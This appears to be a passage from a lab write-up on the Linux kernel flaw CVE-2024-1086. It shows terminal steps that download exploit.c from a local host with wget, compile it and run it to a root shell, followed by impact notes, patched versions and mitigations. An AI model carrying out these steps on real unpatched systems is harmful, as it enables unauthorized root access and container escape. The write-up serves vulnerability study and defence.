


The screenshot shows a terminal window titled "use [Running] - Oracle VM VirtualBox". The terminal output shows the command `sudo apt install musl-tools build-essential` being executed. The output indicates that `build-essential` is already the newest version (12.9ubuntu3). The following additional packages will be installed: `musl musl-dev`. Recommended packages: `linux-musl-dev`. The following NEW packages will be installed: `musl musl-dev musl-tools`. 0 upgraded, 3 newly installed, 0 to remove and 93 not upgraded. Need to get 1,018 kB of archives. After this operation, 4,100 kB of additional disk space will be used. Do you want to continue? [Y/n] y. The output then shows the download progress for three packages: `musl` (407 kB), `musl-dev` (605 kB), and `musl-tools` (5,520 B). The total fetched is 1,018 kB in 2s (418 kB/s).

```
sandesh@use:~$ sudo apt install musl-tools build-essential
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
build-essential is already the newest version (12.9ubuntu3).
The following additional packages will be installed:
  musl musl-dev
Recommended packages:
  linux-musl-dev
The following NEW packages will be installed:
  musl musl-dev musl-tools
0 upgraded, 3 newly installed, 0 to remove and 93 not upgraded.
Need to get 1,018 kB of archives.
After this operation, 4,100 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://np.archive.ubuntu.com/ubuntu jammy/universe amd64 musl amd64 1.2.2-4 [407 kB]
Get:2 http://np.archive.ubuntu.com/ubuntu jammy/universe amd64 musl-dev amd64 1.2.2-4 [605 kB]
Get:3 http://np.archive.ubuntu.com/ubuntu jammy/universe amd64 musl-tools amd64 1.2.2-4 [5,520 B]
Fetched 1,018 kB in 2s (418 kB/s)
```

Figure 12: Installing required packages

Downloading exploit code



```
use [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sandesh@use:~$ mkdir CVE-2024-1086
sandesh@use:~$ cd CVE-2024-1086
sandesh@use:~/CVE-2024-1086$ wget http://192.168.1.3:8845/exploit.c
--2026-02-22 08:12:57-- http://192.168.1.3:8845/exploit.c
Connecting to 192.168.1.3:8845... connected.
HTTP request sent, awaiting response... 200 OK
Length: 24647 (24K) [text/plain]
Saving to: 'exploit.c'


exploit.c          100%[=====] 24.07K  --.-KB/s    in 0.004s

2026-02-22 08:12:58 (6.25 MB/s) - 'exploit.c' saved [24647/24647]

sandesh@use:~/CVE-2024-1086$
```

Figure 13: Downloading exploit code

Compiling the exploit


A screenshot of a VirtualBox window titled "use [Running] - Oracle VM VirtualBox". The window contains a terminal with a black background and white text. The terminal shows the following commands and output:

```
sandesh@use:~/CVE-2024-1086$ gcc -o exploit exploit.c -lmnl -lnftnl -lpthread
sandesh@use:~/CVE-2024-1086$ ls
exploit exploit.c
sandesh@use:~/CVE-2024-1086$
```

The word "exploit" is highlighted in green in the output of the 'ls' command. The terminal window has a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". At the bottom of the window, there is a taskbar with various icons and the text "Right Ctrl".

Figure 14: Compiling exploit code

Running the exploit and Successful privilege escalation - root shell achieved



```
use [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
sandesh@use:~/CVE-2024-1086$ ./exploit
[*] creating user namespace (CLONE_NEWUSER)...
[*] creating network namespace (CLONE_NEWNET)...
[*] setting up UID namespace...
[*] configuring localhost in namespace...
[*] setting up nftables...
[+] running normal privesc
[*] waiting for the calm before the storm...
[*] sending double free buffer packet...
[*] spraying 16000 pte's...
[*] checking 16000 sprayed pte's for overlap...
[+] confirmed double alloc PMD/PTE
[+] found possible physical kernel base: 000000005d000000
[+] verified modprobe_path/usermodehelper_path: 000000005ee8c1a0 ('/sanitycheck')...
[*] overwriting path with PIDs in range 0->4194304...
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# _
```

Figure 15: Exploit execution output and Root shell verification

Damaged Occurred

The exploitation of CVE-2024-1086 resulted in severe consequences for cloud-native environments and enterprise infrastructure. Based on my analysis, this vulnerability has been actively exploited, allowing attackers to gain initial foothold on vulnerable systems.

Impact	Description
Use-After-Free	Core vulnerability in netfilter nf_tables subsystem allowing double-free condition
Privilege Escalation	Unprivileged local user gains full root access to the system
Container Escape	Breaking pod isolation in Kubernetes/Docker environments
Kernel Compromise	Arbitrary code execution in kernel context with highest privileges

System Crash	Heap corruption leads to kernel panic (Denial of Service)
--------------	---

Patches and Mitigations

Primary Fix: Kernel developers patched net/netfilter/nf_tables_api.c by fixing the use-after-free vulnerability. The patch ensures proper validation of verdict parameters and prevents double-free conditions.

Fixed Versions: Ubuntu 22.04 LTS (5.15.0-101.111), Ubuntu 23.10 (6.5.0-25.25), Debian 12 (6.1.76-1), RHEL 9 (5.14.0-362.13.1.el9_3), Linux Mainline (5.15.149, 6.1.76, 6.6.15)

Additional Mitigations:

1. Disable unprivileged user namespaces: This prevents attackers from gaining CAP_SYS_ADMIN required to trigger the vulnerability:

```
# Ubuntu/Debian
echo "kernel.unprivileged_userns_clone=0" | sudo tee -a /etc/sysctl.d/99-userns.conf
sudo sysctl -p /etc/sysctl.d/99-userns.conf
```

Figure 16: Manual mitigation command

2. Kubernetes seccomp profiles: Apply default seccomp profiles to pods to block the unshare system call:

```
apiVersion: v1
kind: Pod
metadata:
  name: secure-pod
spec:
  securityContext:
    seccompProfile:
      type: RuntimeDefault
```

Figure 17: Kubernetes seccomp profile configuration

3. Network isolation: Restrict unprivileged user namespace creation in container environments
4. Regular patching: Implement automated patch management for host OS and container base images

Conclusion

CVE-2024-1086 demonstrated that critical use-after-free vulnerabilities can exist in core kernel networking code, allowing unprivileged attackers to gain root access and escape container isolation. The flaw's reliance on user namespaces for privilege escalation highlights the security trade-offs introduced by this feature, which is enabled by default on most modern Linux distributions. While necessary for container orchestration platforms like Kubernetes, user namespaces significantly expand the kernel attack surface available to unprivileged users.

This incident emphasized the danger of enabling unprivileged user namespaces in production environments and the importance of defense-in-depth strategies including seccomp profiles and Pod Security standards. The vulnerability's ability to bypass existing mitigations like KASLR through physical memory scanning illustrates that memory corruption bugs remain a primary threat to system integrity, even with modern protections. The successful exploitation on Ubuntu 22.04 with kernel 5.15.0-86-generic demonstrates how a single missing bounds check can lead to complete system compromise, reinforcing the importance of rigorous code auditing and secure coding practices in kernel development. The active exploitation of this vulnerability underscores its real-world impact and the urgency of applying patches.